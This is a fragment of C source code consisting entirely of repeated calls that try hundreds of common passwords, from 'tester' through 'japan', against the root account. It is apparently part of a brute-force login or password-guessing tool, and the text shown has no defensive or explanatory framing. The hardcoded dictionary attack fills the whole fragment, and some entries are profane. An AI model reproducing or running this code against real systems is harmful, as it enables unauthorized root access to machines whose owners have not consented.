checkauth("root","tester",buff);
checkauth("root","theman",buff);
checkauth("root","theresa",buff);
checkauth("root","thomas",buff);
checkauth("root","thumper",buff);
checkauth("root","thunder",buff);
checkauth("root","tiffany",buff);
checkauth("root","tigers",buff);
checkauth("root","tigger",buff);
checkauth("root","timothy",buff);
checkauth("root","tinman",buff);
checkauth("root","tomcat",buff);
checkauth("root","tootsie",buff);
checkauth("root","tractor",buff);
checkauth("root","travis",buff);
checkauth("root","trevor",buff);
checkauth("root","trixie",buff);
checkauth("root","trouble",buff);
checkauth("root","trucks",buff);
```

```
checkauth("root","trumpet",buff);
checkauth("root","turbo",buff);
checkauth("root","turtle",buff);
checkauth("root","tweety",buff);
checkauth("root","vampire",buff);
checkauth("root","vanessa",buff);
checkauth("root","vette",buff);
checkauth("root","victoria",buff);
checkauth("root","viking",buff);
checkauth("root","vikings",buff);
checkauth("root","violet",buff);
checkauth("root","viper",buff);
checkauth("root","volley",buff);
checkauth("root","volleyb",buff);
checkauth("root","voyager",buff);
checkauth("root","walleye",buff);
checkauth("root","warez",buff);
checkauth("root","warren",buff);
checkauth("root","warrior",buff);
checkauth("root","webster",buff);
checkauth("root","weezer",buff);
checkauth("root","welcome1",buff);
checkauth("root","whales",buff);
checkauth("root","whateve",buff);
checkauth("root","wheels",buff);
checkauth("root","wicked",buff);
checkauth("root","wildcat",buff);
checkauth("root","william",buff);
checkauth("root","willie",buff);
checkauth("root","willy",buff);
checkauth("root","wilson",buff);
checkauth("root","windows",buff);
checkauth("root","winter",buff);
checkauth("root","wizard",buff);
checkauth("root","wolves",buff);
checkauth("root","woodland",buff);
checkauth("root","wrestle",buff);
checkauth("root","xanadu",buff);
checkauth("root","yamaha",buff);
checkauth("root","yankees",buff);
checkauth("root","yellow",buff);
checkauth("root","zaphod",buff);
checkauth("root","ziggy",buff);
checkauth("root","zombie",buff);
checkauth("root","zorro",buff);
checkauth("root","zxcvb",buff);
checkauth("root","zxcvbnm",buff);
checkauth("root","_",buff);
checkauth("root","a",buff);
checkauth("root","a12345",buff);
checkauth("root","a1b2c3",buff);
checkauth("root","a1b2c3d4",buff);
checkauth("root","aaa",buff);
checkauth("root","aaaaaa",buff);
```

```
checkauth("root","aaron",buff);
checkauth("root","abby",buff);
checkauth("root","abc",buff);
checkauth("root","abc123",buff);
checkauth("root","abcd",buff);
checkauth("root","abcd1234",buff);
checkauth("root","abcde",buff);
checkauth("root","abcdef",buff);
checkauth("root","abcdefg",buff);
checkauth("root","abigail",buff);
checkauth("root","absolut",buff);
checkauth("root","academia",buff);
checkauth("root","academic",buff);
checkauth("root","access",buff);
checkauth("root","action",buff);
checkauth("root","active",buff);
checkauth("root","acura",buff);
checkauth("root","ada",buff);
checkauth("root","adam",buff);
checkauth("root","adg",buff);
checkauth("root","adidas",buff);
checkauth("root","admin",buff);
checkauth("root","adrian",buff);
checkauth("root","adrianna",buff);
checkauth("root","advil",buff);
checkauth("root","aeh",buff);
checkauth("root","aerobics",buff);
checkauth("root","airplane",buff);
checkauth("root","alaska",buff);
checkauth("root","albany",buff);
checkauth("root","albatross",buff);
checkauth("root","albert",buff);
checkauth("root","alex",buff);
checkauth("root","alex1",buff);
checkauth("root","alexande",buff);
checkauth("root","alexander",buff);
checkauth("root","alexandr",buff);
checkauth("root","alexis",buff);
checkauth("root","alf",buff);
checkauth("root","alfred",buff);
checkauth("root","algebra",buff);
checkauth("root","alias",buff);
checkauth("root","aliases",buff);
checkauth("root","alice",buff);
checkauth("root","alicia",buff);
checkauth("root","aliens",buff);
checkauth("root","alisa",buff);
checkauth("root","alison",buff);
checkauth("root","allen",buff);
checkauth("root","allison",buff);
checkauth("root","allo",buff);
checkauth("root","alpha",buff);
checkauth("root","alpha1",buff);
checkauth("root","alphabet",buff);
```

```
checkauth("root","alpine",buff);
checkauth("root","ama",buff);
checkauth("root","amadeus",buff);
checkauth("root","amanda",buff);
checkauth("root","amanda1",buff);
checkauth("root","amber",buff);
checkauth("root","amelie",buff);
checkauth("root","america7",buff);
checkauth("root","amorphous",buff);
checkauth("root","amour",buff);
checkauth("root","amy",buff);
checkauth("root","analog",buff);
checkauth("root","anchor",buff);
checkauth("root","anderson",buff);
checkauth("root","andre",buff);
checkauth("root","andrea",buff);
checkauth("root","andrew",buff);
checkauth("root","andromache",buff);
checkauth("root","andy",buff);
checkauth("root","angel",buff);
checkauth("root","angela",buff);
checkauth("root","angels",buff);
checkauth("root","angerine",buff);
checkauth("root","angie",buff);
checkauth("root","angus",buff);
checkauth("root","animal",buff);
checkauth("root","animals",buff);
checkauth("root","anita",buff);
checkauth("root","ann",buff);
checkauth("root","anna",buff);
checkauth("root","anne",buff);
checkauth("root","annette",buff);
checkauth("root","annie",buff);
checkauth("root","answer",buff);
checkauth("root","anthony",buff);
checkauth("root","anthropogenic",buff);
checkauth("root","anvils",buff);
checkauth("root","anything",buff);
checkauth("root","apache",buff);
checkauth("root","apollo",buff);
checkauth("root","apollo13",buff);
checkauth("root","apple",buff);
checkauth("root","apple1",buff);
checkauth("root","apples",buff);
checkauth("root","april",buff);
checkauth("root","archie",buff);
checkauth("root","aria",buff);
checkauth("root","ariadne",buff);
checkauth("root","ariane",buff);
checkauth("root","ariel",buff);
checkauth("root","arizona",buff);
checkauth("root","arlene",buff);
checkauth("root","arrow",buff);
checkauth("root","arthur",buff);
```

```
checkauth("root","artist",buff);
checkauth("root","asd",buff);
checkauth("root","asdf",buff);
checkauth("root","asdfg",buff);
checkauth("root","asdfgh",buff);
checkauth("root","asdfghjk",buff);
checkauth("root","asdfjkl",buff);
checkauth("root","asdfjkl;",buff);
checkauth("root","ashley",buff);
checkauth("root","asm",buff);
checkauth("root","aspen",buff);
checkauth("root","ass",buff);
checkauth("root","asshole",buff);
checkauth("root","asterix",buff);
checkauth("root","ath",buff);
checkauth("root","athena",buff);
checkauth("root","atmosphere",buff);
checkauth("root","attila",buff);
checkauth("root","august",buff);
checkauth("root","austin",buff);
checkauth("root","avalon",buff);
checkauth("root","awesome",buff);
checkauth("root","aylmer",buff);
checkauth("root","baby",buff);
checkauth("root","babylon5",buff);
checkauth("root","bacchus",buff);
checkauth("root","bach",buff);
checkauth("root","badass",buff);
checkauth("root","badger",buff);
checkauth("root","bailey",buff);
checkauth("root","bamboo",buff);
checkauth("root","banana",buff);
checkauth("root","bananas",buff);
checkauth("root","banane",buff);
checkauth("root","bandit",buff);
checkauth("root","banks",buff);
checkauth("root","barbara",buff);
checkauth("root","barber",buff);
checkauth("root","baritone",buff);
checkauth("root","barney",buff);
checkauth("root","barry",buff);
checkauth("root","bart",buff);
checkauth("root","bartman",buff);
checkauth("root","baseball",buff);
checkauth("root","basf",buff);
checkauth("root","basic",buff);
checkauth("root","basil",buff);
checkauth("root","basket",buff);
checkauth("root","basket",buff);
checkauth("root","basketba",buff);
checkauth("root","bass",buff);
checkauth("root","bassoon",buff);
checkauth("root","batch",buff);
checkauth("root","batman",buff);
```

```
checkauth("root","beach",buff);
checkauth("root","beagle",buff);
checkauth("root","beaner",buff);
checkauth("root","beanie",buff);
checkauth("root","bear",buff);
checkauth("root","bears",buff);
checkauth("root","beater",buff);
checkauth("root","beatles",buff);
checkauth("root","beautifu",buff);
checkauth("root","beauty",buff);
checkauth("root","beaver",buff);
checkauth("root","beavis",buff);
checkauth("root","becky",buff);
checkauth("root","beer",buff);
checkauth("root","beethoven",buff);
checkauth("root","belle",buff);
checkauth("root","beloved",buff);
checkauth("root","benjamin",buff);
checkauth("root","benny",buff);
checkauth("root","benoit",buff);
checkauth("root","benson",buff);
checkauth("root","benz",buff);
checkauth("root","beowulf",buff);
checkauth("root","berkeley",buff);
checkauth("root","berlin",buff);
checkauth("root","berliner",buff);
checkauth("root","bernard",buff);
checkauth("root","bernie",buff);
checkauth("root","bertha",buff);
checkauth("root","beryl",buff);
checkauth("root","beta",buff);
checkauth("root","beth",buff);
checkauth("root","betsie",buff);
checkauth("root","betty",buff);
checkauth("root","beverly",buff);
checkauth("root","bfi",buff);
checkauth("root","bicameral",buff);
checkauth("root","bigbird",buff);
checkauth("root","bigdog",buff);
checkauth("root","bigmac",buff);
checkauth("root","bigman",buff);
checkauth("root","bigred",buff);
checkauth("root","bilbo",buff);
checkauth("root","bill",buff);
checkauth("root","billy",buff);
checkauth("root","bingo",buff);
checkauth("root","binky",buff);
checkauth("root","biology",buff);
checkauth("root","bird",buff);
checkauth("root","bird33",buff);
checkauth("root","birdie",buff);
checkauth("root","bishop",buff);
checkauth("root","bitch",buff);
checkauth("root","biteme",buff);
```

```
checkauth("root","black",buff);
checkauth("root","blazer",buff);
checkauth("root","blizzard",buff);
checkauth("root","blonde",buff);
checkauth("root","blondie",buff);
checkauth("root","blowfish",buff);
checkauth("root","blue",buff);
checkauth("root","bluebird",buff);
checkauth("root","bluesky",buff);
checkauth("root","bmw",buff);
checkauth("root","bob",buff);
checkauth("root","bobby",buff);
checkauth("root","bobcat",buff);
checkauth("root","bond007",buff);
checkauth("root","bonjour",buff);
checkauth("root","bonnie",buff);
checkauth("root","booboo",buff);
checkauth("root","booger",buff);
checkauth("root","boogie",buff);
checkauth("root","boomer",buff);
checkauth("root","booster",buff);
checkauth("root","boots",buff);
checkauth("root","bootsie",buff);
checkauth("root","boris",buff);
checkauth("root","boss",buff);
checkauth("root","boston",buff);
checkauth("root","bozo",buff);
checkauth("root","bradley",buff);
checkauth("root","brandi",buff);
checkauth("root","brandon",buff);
checkauth("root","brandy",buff);
checkauth("root","braves",buff);
checkauth("root","brenda",buff);
checkauth("root","brewster",buff);
checkauth("root","brian",buff);
checkauth("root","bridge",buff);
checkauth("root","bridges",buff);
checkauth("root","bridget",buff);
checkauth("root","bright",buff);
checkauth("root","broadway",buff);
checkauth("root","brooke",buff);
checkauth("root","bruce",buff);
checkauth("root","brutus",buff);
checkauth("root","bsd",buff);
checkauth("root","bubba",buff);
checkauth("root","bubba1",buff);
checkauth("root","bubbles",buff);
checkauth("root","buck",buff);
checkauth("root","buddy",buff);
checkauth("root","buffalo",buff);
checkauth("root","buffy",buff);
checkauth("root","bull",buff);
checkauth("root","bulldog",buff);
checkauth("root","bullet",buff);
```

```
checkauth("root","bullshit",buff);
checkauth("root","bumbling",buff);
checkauth("root","bunny",buff);
checkauth("root","burgess",buff);
checkauth("root","business",buff);
checkauth("root","buster",buff);
checkauth("root","butch",buff);
checkauth("root","butler",buff);
checkauth("root","butthead",buff);
checkauth("root","button",buff);
checkauth("root","buttons",buff);
checkauth("root","buzz",buff);
checkauth("root","byteme",buff);
checkauth("root","cactus",buff);
checkauth("root","cad",buff);
checkauth("root","caesar",buff);
checkauth("root","caitlin",buff);
checkauth("root","californ",buff);
checkauth("root","calvin",buff);
checkauth("root","camaro",buff);
checkauth("root","camera",buff);
checkauth("root","camille",buff);
checkauth("root","campanile",buff);
checkauth("root","campbell",buff);
checkauth("root","camping",buff);
checkauth("root","canada",buff);
checkauth("root","canced",buff);
checkauth("root","candi",buff);
checkauth("root","candy",buff);
checkauth("root","canela",buff);
checkauth("root","cannon",buff);
checkauth("root","cannonda",buff);
checkauth("root","canon",buff);
checkauth("root","cantor",buff);
checkauth("root","captain",buff);
checkauth("root","cardinal",buff);
checkauth("root","caren",buff);
checkauth("root","carl",buff);
checkauth("root","carla",buff);
checkauth("root","carlos",buff);
checkauth("root","carmen",buff);
checkauth("root","carol",buff);
checkauth("root","carole",buff);
checkauth("root","carolina",buff);
checkauth("root","caroline",buff);
checkauth("root","carrie",buff);
checkauth("root","carson",buff);
checkauth("root","cascade",buff);
checkauth("root","cascades",buff);
checkauth("root","casey",buff);
checkauth("root","casper",buff);
checkauth("root","cassie",buff);
checkauth("root","castle",buff);
checkauth("root","cat",buff);
```

```
checkauth("root","catalog",buff);
checkauth("root","catfish",buff);
checkauth("root","catherine",buff);
checkauth("root","cathy",buff);
checkauth("root","cats",buff);
checkauth("root","cayuga",buff);
checkauth("root","cccccc",buff);
checkauth("root","cecily",buff);
checkauth("root","cedic",buff);
checkauth("root","celica",buff);
checkauth("root","celine",buff);
checkauth("root","celtics",buff);
checkauth("root","center",buff);
checkauth("root","cerulean",buff);
checkauth("root","cesar",buff);
checkauth("root","cfi",buff);
checkauth("root","cfj",buff);
checkauth("root","cgj",buff);
checkauth("root","challeng",buff);
checkauth("root","champion",buff);
checkauth("root","chance",buff);
checkauth("root","chanel",buff);
checkauth("root","change",buff);
checkauth("root","changeme",buff);
checkauth("root","chaos",buff);
checkauth("root","chapman",buff);
checkauth("root","charity",buff);
checkauth("root","charles",buff);
checkauth("root","charlie",buff);
checkauth("root","charlie1",buff);
checkauth("root","charlott",buff);
checkauth("root","charming",buff);
checkauth("root","charon",buff);
checkauth("root","chat",buff);
checkauth("root","cheese",buff);
checkauth("root","chelsea",buff);
checkauth("root","chem",buff);
checkauth("root","chemistry",buff);
checkauth("root","cherry",buff);
checkauth("root","cheryl",buff);
checkauth("root","chess",buff);
checkauth("root","chester",buff);
checkauth("root","chester1",buff);
checkauth("root","chevy",buff);
checkauth("root","chicago",buff);
checkauth("root","chicken",buff);
checkauth("root","chico",buff);
checkauth("root","china",buff);
checkauth("root","chip",buff);
checkauth("root","chiquita",buff);
checkauth("root","chloe",buff);
checkauth("root","chocolat",buff);
checkauth("root","chris",buff);
checkauth("root","chris1",buff);
```

```
checkauth("root","christia",buff);
checkauth("root","christin",buff);
checkauth("root","christina",buff);
checkauth("root","christine",buff);
checkauth("root","christop",buff);
checkauth("root","christy",buff);
checkauth("root","chuck",buff);
checkauth("root","church",buff);
checkauth("root","cigar",buff);
checkauth("root","cinder",buff);
checkauth("root","cindy",buff);
checkauth("root","claire",buff);
checkauth("root","clancy",buff);
checkauth("root","clark",buff);
checkauth("root","class",buff);
checkauth("root","classic",buff);
checkauth("root","classroo",buff);
checkauth("root","claude",buff);
checkauth("root","claudia",buff);
checkauth("root","clipper",buff);
checkauth("root","cloclo",buff);
checkauth("root","cluster",buff);
checkauth("root","clusters",buff);
checkauth("root","cobra",buff);
checkauth("root","cocacola",buff);
checkauth("root","coco",buff);
checkauth("root","code",buff);
checkauth("root","coffee",buff);
checkauth("root","coke",buff);
checkauth("root","colleen",buff);
checkauth("root","college",buff);
checkauth("root","collins",buff);
checkauth("root","colorado",buff);
checkauth("root","coltrane",buff);
checkauth("root","columbia",buff);
checkauth("root","commrades",buff);
checkauth("root","compaq",buff);
checkauth("root","compton",buff);
checkauth("root","computer",buff);
checkauth("root","comrade",buff);
checkauth("root","comrades",buff);
checkauth("root","concept",buff);
checkauth("root","condo",buff);
checkauth("root","condom",buff);
checkauth("root","connect",buff);
checkauth("root","connie",buff);
checkauth("root","conrad",buff);
checkauth("root","console",buff);
checkauth("root","control",buff);
checkauth("root","cookie",buff);
checkauth("root","cookies",buff);
checkauth("root","cool",buff);
checkauth("root","cooper",buff);
checkauth("root","copper",buff);
```

```
checkauth("root","cornelius",buff);
checkauth("root","corona",buff);
checkauth("root","corrado",buff);
checkauth("root","corwin",buff);
checkauth("root","cosmos",buff);
checkauth("root","cougar",buff);
checkauth("root","cougars",buff);
checkauth("root","country",buff);
checkauth("root","courtney",buff);
checkauth("root","couscous",buff);
checkauth("root","cowboy",buff);
checkauth("root","cowboys",buff);
checkauth("root","coyote",buff);
checkauth("root","cracker",buff);
checkauth("root","craig",buff);
checkauth("root","crapp",buff);
checkauth("root","crawford",buff);
checkauth("root","create",buff);
checkauth("root","creation",buff);
checkauth("root","creative",buff);
checkauth("root","creosote",buff);
checkauth("root","cretin",buff);
checkauth("root","cricket",buff);
checkauth("root","criminal",buff);
checkauth("root","cristina",buff);
checkauth("root","crow",buff);
checkauth("root","cruise",buff);
checkauth("root","crystal",buff);
checkauth("root","cshrc",buff);
checkauth("root","cuddles",buff);
checkauth("root","curtis",buff);
checkauth("root","cutie",buff);
checkauth("root","cyclone",buff);
checkauth("root","cynthia",buff);
checkauth("root","cyrano",buff);
checkauth("root","daddy",buff);
checkauth("root","daemon",buff);
checkauth("root","daisy",buff);
checkauth("root","dakota",buff);
checkauth("root","dallas",buff);
checkauth("root","dan",buff);
checkauth("root","dana",buff);
checkauth("root","dance",buff);
checkauth("root","dancer",buff);
checkauth("root","daniel",buff);
checkauth("root","danielle",buff);
checkauth("root","danny",buff);
checkauth("root","dapper",buff);
checkauth("root","darren",buff);
checkauth("root","darwin",buff);
checkauth("root","dasha",buff);
checkauth("root","data",buff);
checkauth("root","database",buff);
checkauth("root","dave",buff);
```

```
checkauth("root","david",buff);
checkauth("root","david1",buff);
checkauth("root","dawn",buff);
checkauth("root","daytek",buff);
checkauth("root","dead",buff);
checkauth("root","deadhead",buff);
checkauth("root","dean",buff);
checkauth("root","deb",buff);
checkauth("root","debbie",buff);
checkauth("root","deborah",buff);
checkauth("root","december",buff);
checkauth("root","deedee",buff);
checkauth("root","default",buff);
checkauth("root","defoe",buff);
checkauth("root","deliver",buff);
checkauth("root","delta",buff);
checkauth("root","deluge",buff);
checkauth("root","demo",buff);
checkauth("root","denali",buff);
checkauth("root","denise",buff);
checkauth("root","dennis",buff);
checkauth("root","depeche",buff);
checkauth("root","derek",buff);
checkauth("root","design",buff);
checkauth("root","desiree",buff);
checkauth("root","desperate",buff);
checkauth("root","detroit",buff);
checkauth("root","deutsch",buff);
checkauth("root","develop",buff);
checkauth("root","device",buff);
checkauth("root","dexter",buff);
checkauth("root","dgj",buff);
checkauth("root","diablo",buff);
checkauth("root","dial",buff);
checkauth("root","diamond",buff);
checkauth("root","diana",buff);
checkauth("root","diane",buff);
checkauth("root","dickhead",buff);
checkauth("root","diet",buff);
checkauth("root","dieter",buff);
checkauth("root","digital",buff);
checkauth("root","digital1",buff);
checkauth("root","dilbert",buff);
checkauth("root","direct1",buff);
checkauth("root","director",buff);
checkauth("root","dirk",buff);
checkauth("root","disc",buff);
checkauth("root","discovery",buff);
checkauth("root","disk",buff);
checkauth("root","diskette",buff);
checkauth("root","disney",buff);
checkauth("root","dixie",buff);
checkauth("root","doc",buff);
checkauth("root","doctor",buff);
```

```
checkauth("root","dodger",buff);
checkauth("root","dodgers",buff);
checkauth("root","dog",buff);
checkauth("root","dogbert",buff);
checkauth("root","dollars",buff);
checkauth("root","dolphin",buff);
checkauth("root","dolphins",buff);
checkauth("root","dominic",buff);
checkauth("root","domino",buff);
checkauth("root","don",buff);
checkauth("root","donald",buff);
checkauth("root","donkey",buff);
checkauth("root","donna",buff);
checkauth("root","doogie",buff);
checkauth("root","dookie",buff);
checkauth("root","doom",buff);
checkauth("root","doom2",buff);
checkauth("root","dorothy",buff);
checkauth("root","dos",buff);
checkauth("root","doug",buff);
checkauth("root","dougie",buff);
checkauth("root","douglas",buff);
checkauth("root","dragon",buff);
checkauth("root","dragon1",buff);
checkauth("root","dragonfl",buff);
checkauth("root","dreamer",buff);
checkauth("root","dreams",buff);
checkauth("root","drought",buff);
checkauth("root","duck",buff);
checkauth("root","duckie",buff);
checkauth("root","dude",buff);
checkauth("root","duke",buff);
checkauth("root","dulce",buff);
checkauth("root","duncan",buff);
checkauth("root","dundee",buff);
checkauth("root","dusty",buff);
checkauth("root","dylan",buff);
checkauth("root","e",buff);
checkauth("root","e-mail",buff);
checkauth("root","eager",buff);
checkauth("root","eagle",buff);
checkauth("root","eagle1",buff);
checkauth("root","eagles",buff);
checkauth("root","earth",buff);
checkauth("root","easier",buff);
checkauth("root","easter",buff);
checkauth("root","easy",buff);
checkauth("root","eatme",buff);
checkauth("root","eclipse",buff);
checkauth("root","eddie",buff);
checkauth("root","edges",buff);
checkauth("root","edinburgh",buff);
checkauth("root","edward",buff);
checkauth("root","edwin",buff);
```

```
checkauth("root","edwina",buff);
checkauth("root","eeyore",buff);
checkauth("root","egghead",buff);
checkauth("root","eiderdown",buff);
checkauth("root","eileen",buff);
checkauth("root","einstein",buff);
checkauth("root","elaine",buff);
checkauth("root","elanor",buff);
checkauth("root","electric",buff);
checkauth("root","elephant",buff);
checkauth("root","elizabet",buff);
checkauth("root","elizabeth",buff);
checkauth("root","ellen",buff);
checkauth("root","elliot",buff);
checkauth("root","elsie",buff);
checkauth("root","elvis",buff);
checkauth("root","email",buff);
checkauth("root","emerald",buff);
checkauth("root","emily",buff);
checkauth("root","emmanuel",buff);
checkauth("root","enemy",buff);
checkauth("root","energy",buff);
checkauth("root","engine",buff);
checkauth("root","engineer",buff);
checkauth("root","enigma",buff);
checkauth("root","enter",buff);
checkauth("root","enterprise",buff);
checkauth("root","entropy",buff);
checkauth("root","enzyme",buff);
checkauth("root","erenity",buff);
checkauth("root","eric",buff);
checkauth("root","erica",buff);
checkauth("root","erika",buff);
checkauth("root","erin",buff);
checkauth("root","ersatz",buff);
checkauth("root","establish",buff);
checkauth("root","estate",buff);
checkauth("root","eternity",buff);
checkauth("root","etoile",buff);
checkauth("root","euclid",buff);
checkauth("root","eugene",buff);
checkauth("root","europe",buff);
checkauth("root","evelyn",buff);
checkauth("root","excalibu",buff);
checkauth("root","explorer",buff);
checkauth("root","export",buff);
checkauth("root","express",buff);
checkauth("root","extension",buff);
checkauth("root","fairway",buff);
checkauth("root","faith",buff);
checkauth("root","falcon",buff);
checkauth("root","family",buff);
checkauth("root","farmer",buff);
checkauth("root","felicia",buff);
```

```
checkauth("root","felix",buff);
checkauth("root","fender",buff);
checkauth("root","fermat",buff);
checkauth("root","ferrari",buff);
checkauth("root","ferret",buff);
checkauth("root","fgh",buff);
checkauth("root","fiction",buff);
checkauth("root","fidelity",buff);
checkauth("root","field",buff);
checkauth("root","file",buff);
checkauth("root","finite",buff);
checkauth("root","fiona",buff);
checkauth("root","fire",buff);
checkauth("root","fireball",buff);
checkauth("root","firebird",buff);
checkauth("root","fireman",buff);
checkauth("root","first",buff);
checkauth("root","fish",buff);
checkauth("root","fish1",buff);
checkauth("root","fisher",buff);
checkauth("root","fishers",buff);
checkauth("root","fishing",buff);
checkauth("root","flakes",buff);
checkauth("root","flamingo",buff);
checkauth("root","flash",buff);
checkauth("root","fletch",buff);
checkauth("root","fletcher",buff);
checkauth("root","flight",buff);
checkauth("root","flip",buff);
checkauth("root","flipper",buff);
checkauth("root","float",buff);
checkauth("root","florida",buff);
checkauth("root","flower",buff);
checkauth("root","flowers",buff);
checkauth("root","floyd",buff);
checkauth("root","fluffy",buff);
checkauth("root","foobar",buff);
checkauth("root","fool",buff);
checkauth("root","foolproof",buff);
checkauth("root","football",buff);
checkauth("root","ford",buff);
checkauth("root","foresight",buff);
checkauth("root","forest",buff);
checkauth("root","format",buff);
checkauth("root","forsythe",buff);
checkauth("root","fountain",buff);
checkauth("root","fourier",buff);
checkauth("root","fox",buff);
checkauth("root","foxtrot",buff);
checkauth("root","fozzie",buff);
checkauth("root","france",buff);
checkauth("root","francis",buff);
checkauth("root","francois",buff);
checkauth("root","frank",buff);
```

```
checkauth("root","franklin",buff);
checkauth("root","freak1",buff);
checkauth("root","fred",buff);
checkauth("root","freddy",buff);
checkauth("root","frederic",buff);
checkauth("root","freedom",buff);
checkauth("root","french1",buff);
checkauth("root","friday",buff);
checkauth("root","friend",buff);
checkauth("root","friends",buff);
checkauth("root","frighten",buff);
checkauth("root","frodo",buff);
checkauth("root","frog",buff);
checkauth("root","frog1",buff);
checkauth("root","froggy",buff);
checkauth("root","frogs",buff);
checkauth("root","front242",buff);
checkauth("root","fucker",buff);
checkauth("root","fuckme",buff);
checkauth("root","fuckoff",buff);
checkauth("root","fuckyou",buff);
checkauth("root","fugazi",buff);
checkauth("root","fun",buff);
checkauth("root","function",buff);
checkauth("root","fungible",buff);
checkauth("root","future",buff);
checkauth("root","gabriel",buff);
checkauth("root","gabriell",buff);
checkauth("root","gaby",buff);
checkauth("root","galaxy",buff);
checkauth("root","galileo",buff);
checkauth("root","gambit",buff);
checkauth("root","games",buff);
checkauth("root","gandalf",buff);
checkauth("root","garden",buff);
checkauth("root","gardner",buff);
checkauth("root","garfield",buff);
checkauth("root","garlic",buff);
checkauth("root","garnet",buff);
checkauth("root","gary",buff);
checkauth("root","gasman",buff);
checkauth("root","gateway",buff);
checkauth("root","gator",buff);
checkauth("root","gatt",buff);
checkauth("root","gauss",buff);
checkauth("root","gemini",buff);
checkauth("root","general",buff);
checkauth("root","genesis",buff);
checkauth("root","genius",buff);
checkauth("root","george",buff);
checkauth("root","georgia",buff);
checkauth("root","gerald",buff);
checkauth("root","gertrude",buff);
checkauth("root","ghost",buff);
```

```
checkauth("root","giants",buff);
checkauth("root","gibson",buff);
checkauth("root","gilles",buff);
checkauth("root","gina",buff);
checkauth("root","ginger",buff);
checkauth("root","gizmo",buff);
checkauth("root","glacier",buff);
checkauth("root","glenn",buff);
checkauth("root","global",buff);
checkauth("root","gnu",buff);
checkauth("root","go",buff);
checkauth("root","goat",buff);
checkauth("root","goblue",buff);
checkauth("root","gocougs",buff);
checkauth("root","godzilla",buff);
checkauth("root","gofish",buff);
checkauth("root","goforit",buff);
checkauth("root","gold",buff);
checkauth("root","golden",buff);
checkauth("root","golf",buff);
checkauth("root","golfer",buff);
checkauth("root","gone",buff);
checkauth("root","goober",buff);
checkauth("root","goofy",buff);
checkauth("root","gopher",buff);
checkauth("root","gordon",buff);
checkauth("root","gorgeous",buff);
checkauth("root","gorges",buff);
checkauth("root","gosling",buff);
checkauth("root","gouge",buff);
checkauth("root","grace",buff);
checkauth("root","graham",buff);
checkauth("root","grahm",buff);
checkauth("root","grandma",buff);
checkauth("root","grant",buff);
checkauth("root","graphic",buff);
checkauth("root","grateful",buff);
checkauth("root","gray",buff);
checkauth("root","graymail",buff);
checkauth("root","green",buff);
checkauth("root","greenday",buff);
checkauth("root","greg",buff);
checkauth("root","gregory",buff);
checkauth("root","gretchen",buff);
checkauth("root","gretzky",buff);
checkauth("root","groovy",buff);
checkauth("root","group",buff);
checkauth("root","grover",buff);
checkauth("root","grumpy",buff);
checkauth("root","gryphon",buff);
checkauth("root","gucci",buff);
checkauth("root","guess",buff);
checkauth("root","guest",buff);
checkauth("root","guido",buff);
```

```
checkauth("root","guinness",buff);
checkauth("root","guitar",buff);
checkauth("root","gumption",buff);
checkauth("root","gunner",buff);
checkauth("root","guntis",buff);
checkauth("root","h2opolo",buff);
checkauth("root","hack",buff);
checkauth("root","hacker",buff);
checkauth("root","hal",buff);
checkauth("root","hal9000",buff);
checkauth("root","hamlet",buff);
checkauth("root","hammer",buff);
checkauth("root","handily",buff);
checkauth("root","hanna",buff);
checkauth("root","hannah",buff);
checkauth("root","hansolo",buff);
checkauth("root","hanson",buff);
checkauth("root","happening",buff);
checkauth("root","happy",buff);
checkauth("root","happy1",buff);
checkauth("root","happyday",buff);
checkauth("root","harley",buff);
checkauth("root","harmony",buff);
checkauth("root","harold",buff);
checkauth("root","harrison",buff);
checkauth("root","harry",buff);
checkauth("root","harvey",buff);
checkauth("root","hawaii",buff);
checkauth("root","hawk",buff);
checkauth("root","hazel",buff);
checkauth("root","health",buff);
checkauth("root","heart",buff);
checkauth("root","heather",buff);
checkauth("root","hebrides",buff);
checkauth("root","hector",buff);
checkauth("root","heidi",buff);
checkauth("root","heinlein",buff);
checkauth("root","helen",buff);
checkauth("root","hell",buff);
checkauth("root","hello",buff);
checkauth("root","hello1",buff);
checkauth("root","help",buff);
checkauth("root","helpme",buff);
checkauth("root","hendrix",buff);
checkauth("root","henry",buff);
checkauth("root","herbert",buff);
checkauth("root","herman",buff);
checkauth("root","hermes",buff);
checkauth("root","hiawatha",buff);
checkauth("root","hibernia",buff);
checkauth("root","hidden",buff);
checkauth("root","history",buff);
checkauth("root","hockey",buff);
checkauth("root","hola",buff);
```

```
checkauth("root","holly",buff);
checkauth("root","home",buff);
checkauth("root","homebrew",buff);
checkauth("root","homer",buff);
checkauth("root","homework",buff);
checkauth("root","honda",buff);
checkauth("root","honda1",buff);
checkauth("root","honey",buff);
checkauth("root","hoops",buff);
checkauth("root","hootie",buff);
checkauth("root","horizon",buff);
checkauth("root","hornet",buff);
checkauth("root","horse",buff);
checkauth("root","horses",buff);
checkauth("root","horus",buff);
checkauth("root","hotdog",buff);
checkauth("root","house",buff);
checkauth("root","houston",buff);
checkauth("root","howard",buff);
checkauth("root","hunter",buff);
checkauth("root","hutchins",buff);
checkauth("root","hydrogen",buff);
checkauth("root","ib6ub9",buff);
checkauth("root","ibm",buff);
checkauth("root","icecream",buff);
checkauth("root","iceman",buff);
checkauth("root","idiot",buff);
checkauth("root","iguana",buff);
checkauth("root","iloveyou",buff);
checkauth("root","image",buff);
checkauth("root","imagine",buff);
checkauth("root","imbroglio",buff);
checkauth("root","impala",buff);
checkauth("root","imperial",buff);
checkauth("root","include",buff);
checkauth("root","indian",buff);
checkauth("root","indiana",buff);
checkauth("root","indigo",buff);
checkauth("root","info",buff);
checkauth("root","informix",buff);
checkauth("root","ingres",buff);
checkauth("root","ingress",buff);
checkauth("root","ingrid",buff);
checkauth("root","inna",buff);
checkauth("root","innocuous",buff);
checkauth("root","insane",buff);
checkauth("root","inside",buff);
checkauth("root","intern",buff);
checkauth("root","internet",buff);
checkauth("root","ireland",buff);
checkauth("root","irene",buff);
checkauth("root","irish",buff);
checkauth("root","irishman",buff);
checkauth("root","ironman",buff);
```

```
checkauth("root","isaac",buff);
checkauth("root","isabelle",buff);
checkauth("root","isis",buff);
checkauth("root","island",buff);
checkauth("root","italia",buff);
checkauth("root","italy",buff);
checkauth("root","jack",buff);
checkauth("root","jackie",buff);
checkauth("root","jackson",buff);
checkauth("root","jacob",buff);
checkauth("root","jaguar",buff);
checkauth("root","jake",buff);
checkauth("root","jamaica",buff);
checkauth("root","james",buff);
checkauth("root","james1",buff);
checkauth("root","jan",buff);
checkauth("root","jane",buff);
checkauth("root","janet",buff);
checkauth("root","janice",buff);
checkauth("root","janie",buff);
checkauth("root","japan",buff);
